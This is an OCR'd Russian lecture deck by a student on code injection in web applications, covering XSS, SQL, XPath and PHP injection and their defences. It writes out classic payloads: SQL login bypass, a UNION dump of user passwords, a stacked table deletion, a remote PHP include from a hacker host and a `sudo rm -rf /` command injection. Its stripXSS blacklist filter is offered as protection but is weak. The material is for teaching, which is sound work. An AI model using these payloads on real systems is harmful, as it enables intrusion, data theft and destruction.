Code injection: распространённый класс уязвимостей web-приложений

Билошицкий Михаил Владимирович
Группа P3216, ИСУ 367101

Что это?

- Уязвимость web-приложений
- Внедрение вредоносного кода
- Доступ к конфиденциальным данным

CODE
INJECTION

Природа образования уязвимости


Технологии, работающие через интерпретацию в Web, к примеру такие как:

- SQL базы данных
- JavaScript в движке браузера
- Интерпретируемый ЯП на backend


Почему так?

Компиляция:

```c
// Текстовый файл main.c
#include <stdio.h>
int main(int argc, char *argv[]) {
    printf("Hello, World!\n");
    return 0;
}
```




Компилятор



*.out/exe

```
FF C3 00 D1
FD 7B 02 A9
FD 83 00 91
08 00 80 52
E8 0F 00 B9
BF C3 1F B8
A0 83 1F B8
E1 0B 00 F9
```




Перевод до выполнения 1 раз и навсегда

Интерпретация:

```c
// Текстовый файл main.js
console.log("Hello, World!");
```

Интерпретатор




Перевод построчно во время выполнения

Корень проблемы

Возможность прямого и незапланированного внедрения исполняемого кода в программу посторонним

Подтипы


Code injection
Cross-Site Scripting
PHP-injection
SQL-injection
XPath-injection

Cross-Site Scripting (XSS)

- Похищение cookie для инициирования действий другого пользователя
- Похищение данных ввода пользователя (авторизационные, платёжные итд)
- Перенаправление на другие фишинговые сайты
- Иные JavaScript манипуляции внутри браузера web-приложения


Cross-Site Scripting

Email рассылка на сервис с запросом, что отобразит данные в DOM и выполнит код (например внедрение keygen и похищение данных ввода на сайте):

```
http://example.com/search.php?q=<script>DoSomething();</script>
```

Cross-Site Scripting

Похищение куки всех, кто находится в чате и откроет его:




Cross-Site Scripting

Вставка пользователем на форум своей картинки со следующим “URL”:

```
http://example.com/img.png" onmouseover="javascript:DoSomething();
```

Форумы, где позволяется размещать записи в HTML формате без ограничений:



Cross-Site Scripting - Защита

- Понимание, какими путями скрипт может проникнуть в результирующий HTML код и экранирование основных спецсимволов:

' ( ) < >

- Явное указание кодировки страницы UTF-8 до загрузки каких-либо пользовательских полей
- Кодирование входных данных при помощи библиотек: OWASP Encoding Project, HTML Purifier, htmLawed
- Для клиента: включение JavaScript только для доверенных сайтов (беспроигрышный вариант)

Cross-Site Scripting - Защита

- Добавить SXX фильтр в ваше Java Spring приложение и прогнать все header, body, request параметры на все пользовательские запросы

```
private String stripXSS(String value) {
    if (value != null) {
        // Удаляем потенциально опасные символы
        value = value.replaceAll("<", "&lt;").replaceAll(">", "&gt;");
        value = value.replaceAll("\\(", "&#40;").replaceAll("\\)", "&#41;");
        value = value.replaceAll("'", "&#39;");
        value = value.replaceAll("eval\\((.*)\\)", "");
        value = value.replaceAll("[\\\"\\\'][\\s]*javascript:(.*)[\\\"\\\']", "\"\"");
        value = value.replaceAll("script", "");
    }
    return value;
}
```

Cross-Site Scripting - Защита

- Встроенная утилита в Spring

```
import org.springframework.web.util.HtmlUtils;
// Метод для экранирования специальных символов в XML (замена символов & ' " < >)
private String escapeXml(String input) {
    return HtmlUtils.htmlEscape(input);
}
```

SQL-Injection

- Авторизация без пароля по логину любого пользователя
- Доступ к конфиденциальным данным в базе данных
- Удаление данных и иные манипуляции
- Наиболее опасная и распространенная уязвимость

SQL-Injection, авторизация

Запрос на авторизацию пользователя:

```
POST /api/users HTTP/1.1
Host: example.com

{
  "username": "michael",
  "password": "1SuperPass1"
}
```

Формируемый SQL запрос:

```
SELECT * FROM users WHERE username = 'michael' AND password = '1SuperPass1'
```

SQL-Injection, авторизация

Запрос на авторизацию пользователя:

```
POST /api/users HTTP/1.1
Host: example.com

{
  "username": "admin';--",
  "password": "nothing"
}
```

Формируемый SQL запрос (пароль проверяться не будет):

```
SELECT * FROM users WHERE username = 'admin';--' AND password = 'nothing';
```

SQL-Injection, отправка сторонних запросов

Запрос от пользователя:

```
POST /api/products HTTP/1.1
Host: example.com
{
  "category_id": 456
}
```

Формируемый SQL запрос:

```
SELECT * FROM products WHERE category_id=456;
```

SQL-Injection, отправка сторонних запросов

Запрос от пользователя:

```
POST /api/products HTTP/1.1
Host: example.com
{
  "category_id": "456; delete from products"
}
```

Формируемый SQL запрос (теряем нашу таблицу с товарами):

```
SELECT * FROM products WHERE category_id=456; delete from products;
```

SQL-Injection, конфиденциальные данные

Запрос от пользователя:

```
GET /api/users/data?user_id=456 HTTP/1.1
Host: example.com
```

Формируемый SQL запрос на данные о пользователях (только тех, что открыты):

```
SELECT * FROM users WHERE user_id=456 AND hidden=0;
```

SQL-Injection, конфиденциальные данные

Запрос от пользователя:

```
GET /api/users/data?user_id=456+OR+1=1;-- HTTP/1.1
Host: example.com
```

Формируемый SQL запрос на данные о пользователях (теперь всех):

```
SELECT * FROM users WHERE user_id=456 OR 1=1;-- AND hidden=0;
```

SQL-Injection, данные с других таблиц

Запрос от пользователя:

```
GET /api/products?category_name=phones HTTP/1.1
Host: example.com
```

Формируемый SQL запрос на данные о пользователях (товары в категории):

```
SELECT name, description FROM products WHERE category = 'phones'
```

SQL-Injection, данные с других таблиц

Запрос от пользователя:

```
GET /api/products?category_name=phones'+UNION+SELECT
username,+password+FROM+users;-- HTTP/1.1
Host: example.com
```

Нам возвращаются товары данной категории, а также логины и пароли всех пользователей:

```
SELECT name, description FROM products
WHERE category = 'phones' UNION SELECT username, password FROM users;--';
```

SQL-Injection - защита

- Использование параметризованных SQL запросов

```
@RequiredArgsConstructor
@Repository
public class UserRepository {
    private final JdbcTemplate jdbcTemplate;
    public boolean isValidUser(String username, String password) {
        String sql = "SELECT COUNT(*) FROM users WHERE username = ? AND password = ?";
        int count = jdbcTemplate.queryForObject(sql, Integer.class, username, password);
        return count == 1;
    }
}
```

SQL-Injection - защита

- Использование защищенных ORM без прямых SQL запросов


```java
@Getter
@Setter
@Entity
public class User {
    @Id
    private Long id;
    private String username;
    private String password;
}
```

```java
@Repository
public interface UserRepository extends JpaRepository<User, Long> {
    int countByUsernameAndPassword(String username, String password);
}

@RequiredArgsConstructor
@Service
public class UserService {
    private final UserRepository userRepository;
    public boolean isValidUser(String username, String password) {
        int count = userRepository.countByUsernameAndPassword(username, password);
        return count == 1;
    }
}
```


SQL-Injection - защита

- Ограничение и проверка ввода регулярными выражениями до формирования SQL запроса
- Использование последней надежной версии вашей ORM
- Избегайте прямых SQL запросов



XPath-injection

- XPath (XML Path Language) - язык запросов выборки узлов из XML документов
- Уязвимость аналогична SQL-injection
- Актуальна, если web-приложение использует XPath для извлечения данных из XML структур



XPath-injection

Имеем подобный XML-документ:

```xml
<?xml version="1.0" encoding="utf-8"?>
<Employees>
    <Employee ID="1">
        <FirstName>michael</FirstName>
        <LastName>b</LastName>
        <UserName>michael</UserName>
        <Password>1SuperPass1</Password>
        <Type>Admin</Type>
    </Employee>
    <Employee ID="2">
        <FirstName>Peter</FirstName>
        <LastName>Pan</LastName>
        <UserName>PPan</UserName>
        <Password>2SuperPass2</Password>
        <Type>User</Type>
    </Employee>
</Employees>
```

XPath-injection, авторизация

Запрос на авторизацию пользователя:

```
POST /api/users HTTP/1.1
Host: example.com
{
  "username": "michael",
  "password": "1SuperPass1"
}
```

Формируемый XPath запрос:

```
//Employee[UserName/text()='michael' And Password/text()='1SuperPass1']
```

XPath-injection, авторизация

Запрос на авторизацию пользователя:

```
POST /api/users HTTP/1.1
Host: example.com
{
  "username": "michael' or 1=1 or 'a'='a",
  "password": "idkpass"
}
```

Формируемый XPath запрос:

```
//Employee[UserName/text()='michael' or 1=1 or 'a'='a' And Password/text()='idkpass']
```

Логически преобразуется в (авторизация пройдена без пароля):

```
//Employee[(UserName/text()='michael' or 1=1) or ('a'='a' And Password/text()='idkpass')]
```

XPath-injection, защита

Экранирование всех потенциально опасных символов во время формирования XPath из пользовательских данных:

```
import org.springframework.web.util.HtmlUtils;
// Метод для экранирования специальных символов в XML (замена символов & ' " < >)
private String escapeXml(String input) {
    return HtmlUtils.htmlEscape(input);
}
```

Аналогично с Cross-Site Scripting

PHP-injection

- Распространено только на PHP серверах
- Незапланированное выполнение PHP кода на стороне сервера
- Весьма популярна, так как по сей день 75% всего интернета на PHP

1995: PHP is dead, learn ColdFusion
2002: PHP is dead, learn ASP.net
2003: PHP is dead, learn Django
2004: PHP is dead, learn Ruby on Rails
2010: PHP is dead, learn Flask
2011: PHP is dead, learn AngularJS
2016: PHP is dead, learn Next.js
2022: PHP is dead, learn Python
2023:

PHP-injection, внедрение модуля

Код на php сервере внедрения дополнительного модуля:

```php
<?php
// Подключение модуля из пользовательского ввода
$module = $_GET['module'];
include ($module.'.php');
// Какой-то код
// ...
?>
```

Внедрение вредоносного модуля (там уже пишем что угодно, полный контроль):

http://mysite.com/index.php?module=http://hackersite.com/inc

PHP-injection, eval - плохая практика

```php
<?php
// ..
// Например, нам надо посчитать математическое выражение
$equation = $_GET['arg'];
// Использование eval для пользовательских данных
$y = eval($equation);
// Какой-то код
// ...
?>
```

Всё, что фантазии угодно можно передать на сервер и выполнить

PHP-injection, system - плохая практика

Код на сервере файлообменника (к примеру):

```php
<?php
$input = $_GET['dir_for_ls'];
// Уязвимость, так как выполняет необработанные пользовательские данные
$output = system("ls $input");
echo $output;
?>
```

Запрос, что можно отправить (sudo rm -rf / - удаляет все файлы с корня диска):

```
http://mysite.com/index.php?dir_for_ls=`sudo+rm+-rf+/`
```

PHP-injection - защита

- Не писать на PHP

PHP-injection - защита

- Не использовать eval без необходимости
- Не использовать system без необходимости
- Тщательно проверять пользовательский ввод
- Не внедрять модули по пользовательскому запросу, а если приходится, то проверять на наличие модуля на существование

```php
<?php
...
$module = $_GET['module'];
// Проверка модуля на существование в списке
$arr = array('main', 'about', 'links', 'forum');
if (!in_array($module,$arr)) $module = $arr[0];
include $module . '.php';
...
?>
```

Вопрос к экзамену

Какие бывают типы класса уязвимостей code-injection в web-приложениях и как они работают?